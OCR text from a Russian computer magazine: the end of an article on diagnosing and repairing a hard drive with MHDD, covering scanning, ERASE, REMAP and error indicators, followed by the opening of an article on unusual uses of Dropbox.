
1. MHDD посылает команду `VERIFY SECTORS` с номером LBA (номер сектора) и номером секторов в качестве параметров.
2. Накопитель поднимает флаг BUSY.
3. MHDD запускает таймер.
4. После того как накопитель выполнил команду, он опускает флаг BUSY.
5. MHDD вычисляет затраченное накопителем время и выводит соответствующий блок на экран. Если встретилась ошибка (bad block), программа выводит букву, которая описывает ошибку.

MHDD повторяет шаги 1–5 до конечного сектора. Если нужен протокол сканирования, его всегда можно найти в файле log/mhdd.log. Во время сканирования ты можешь увидеть много прямоугольников разного цвета. Чтобы ты не сильно пугался, привожу выдержку из справки:

Если сканирование выявило ошибки, первое, что необходимо сделать, — скопировать все данные с накопителя (если они, конечно, тебе нужны). В моем случае это было неактуально. Затем нужно полностью очистить поверхность при помощи команды `ERASE`, которая стирает каждый сектор на накопителе.

Наличие красных (>500 ms) блоков на полностью здоровом накопителе недопустимо. Если они есть, необходимо произвести стирание (erase) всей поверхности диска и, если это не помогло, избавиться от задержек, можно делать выводы, что данный накопитель перестал быть достаточно надежным. Буквенно-символьные блоки, например **x**, **S** и т.п., недопустимы: они говорят о наличии bad-блоков на поверхности.


Первое, что должно быть сделано, — это полная очистка поверхности командой erase. Если это не помогло, то scan с включенной опцией EraseWaits. Если bad-блоки так и не исчезли, следует запустить scan с включенной опцией Remap.



```
          DRSC      DRDY BUSY
 [WDC WD7500BPVX-60JC3T0] [1,465,149,168] [       245,820] [ EST: 904:14:10 ]
                                                  AVG [   149 kb/s]
                                                  ACT [   270 kb/s]
                                                    <3ms   : 170
                                                    <10ms  :
                                                    <50ms  : 5
                                                    <150ms :
                                                    <500ms :
                                                    >500ms :
                                                  ? TIME   :
                                                  x UNC    :
                                                  ! ABRT   :
                                                  S IDNF   :
                                                  A AMNF   :
                                                  0 TONF   :
                                                  * BBK    :
                                                  [  0.0% ]  [  0.0% ]
 ¦ MHDD 4.6 (c) Dmitry Postrigan ¦ FREEWARE              ¦ 23:08:05
```

Выполнение команды ERASE

Накопитель пересчитает поля ECC для каждого сектора. Это помогает избавиться от так называемых soft-bad-блоков. Если стирание не помогло, запускаем сканирование с включенной опцией REMAP.



```
 ERR      DRSC      DRDY BUSY                        UNCR
 [WDC WD7500BPVX-60JC3T0] [1,465,149,168] [       430,208] [ EST:  47:02:36 ]
                                                  AVG [   604 kb/s]
                                                  ACT [  5189 kb/s]
                                                    <3ms   : 1394
                                                    <10ms  : 94
                                                    <50ms  :
                                                    <150ms :
                                                    <500ms : 1
                                                    >500ms : 198
                                                  ? TIME   :
                                                  x UNC    : 1
                                                  ! ABRT   :
                                                  S IDNF   :
                                                  A AMNF   :
                                                  0 TONF   :
                                                  * BBK    :
                                                  [  0.0% ]  [  0.0% ]
                                                  Warning: 420750
                                                  Warning: 424830
                                                  Warning: 425085
                                                  Warning: 427635
                                                  Warning: 427890
                                                  Error: 430208
 ¦ To walk through the drive press arrow keys            ¦ 23:15:53
```

Процесс ремапа

Если видишь, что каждый блок содержит ошибку, не пытайся стирать накопитель или сканировать с включенной опцией REMAP. Скорее всего, у накопителя повреждена служебная область, и это не может быть исправлено стандартными командами MHDD.

О чем сигнализируют индикаторы

BUSY — накопитель занят и на команды не реагирует;


- WRFT — ошибка записи;
- DREQ — накопитель жаждет обменяться данными с внешним миром;
- ERR — возникла ошибка в результате какой-либо операции.

Когда загорается ERR, смотри в правую верхнюю часть экрана: там будет отображен тип последней ошибки:

- AMNF — Address Mark Not Found — обращение к какому-то конкретному сектору не удалось. Скорее всего, означает, что сектор поврежден. Однако сразу после включения накопителя как раз наоборот — свидетельствует об отсутствии проблем и сообщает об успешном выполнении внутренней диагностики;
- TONF — Track 0 Not Found — не найден нулевой трек;
- ABRT — Abort, команда отвергнута;
- IDNF — Sector ID Not found;
- UNCR — Uncorrectable Error, ошибка, не скорректированная кодом ECC. Скорее всего, в этом месте логический бэд-блок.

Вверху могут появляться еще два индикатора: PWD сигнализирует об установленном аппаратном пароле, HPA появляется в том случае, если размер накопителя был изменен с помощью команды HPA (обычно используется для скрытия бэд-блоков в конце диска).

Внимательный читатель, посмотрев на картинки сканирования диска, вероятно, присвистнул и сокрушенно покачал головой. Да, мой диск, пока я писал статью, умер окончательно. Количество хардварных бэдов превысило все допустимые пределы, и к набиванию последних строк статьи он уже хрустел, как трактор «Беларусь». Это к слову о том, что если диск начинает сыпаться, то доверять ему нельзя, особенно если появляются хардварные бэды. Ремап сможет помочь тогда, когда диск еще не начал активно сыпаться, но на поверхности возникли дефекты. В любом случае, даже если починить удалось, используй такой диск только для некритичных данных и ни в коем случае не как основной.


Recents
No Recent Files
Files in Dropbox that you have recently added or edited will appear here.

БОЛЬШЕ ЧЕМ ДИСК

10 ТРЮКОВ С DROPBOX

Кого сегодня удивишь облачным хранилищем? Многие пользуются такими сервисами ежедневно. Однако любому сервису хранения данных можно найти весьма неожиданные способы применения: для синхронизации настроек между компьютерами, хранения заметок, удаленного управления ПК, хостинга Git-репозиториев и многих других, иногда совершенно неочевидных вещей.

Евгений Зобнин
zobnin@gmail.com

Сервисов, которые позволяют хранить данные на облачном диске, уже несколько сотен (ты, к примеру, когда-нибудь слышал о Seafile?). Однако в этой статье мы поговорим о самом популярном и универсальном из них — Dropbox. Он работает везде и на всем, его поддерживают тысячи приложений и веб-аппов. А если у тебя нет аккаунта Dropbox, значит, последние десять лет ты провел в криогенной камере.


1. ЛИЧНЫЙ ITUNES

Начнем с самого простого — хранения музыки. Для этой цели Dropbox подходит просто идеально: достаточно разместить MP3 в папке Dropbox на компьютере, а затем слушать на другой машине или мобильном устройстве с помощью официального приложения или на сайте dropbox.com.

Но у такого подхода свои проблемы. Мобильная версия приложения Dropbox для любой платформы просто не имеет функции автоматической синхронизации всего диска. Конечно, ты можешь пометить файл для офлайнового доступа, но это придется делать для каждого трека по отдельности. А слушать музыку напрямую через клиент Dropbox — занятие не только странное, но и ужасающе неудобное.

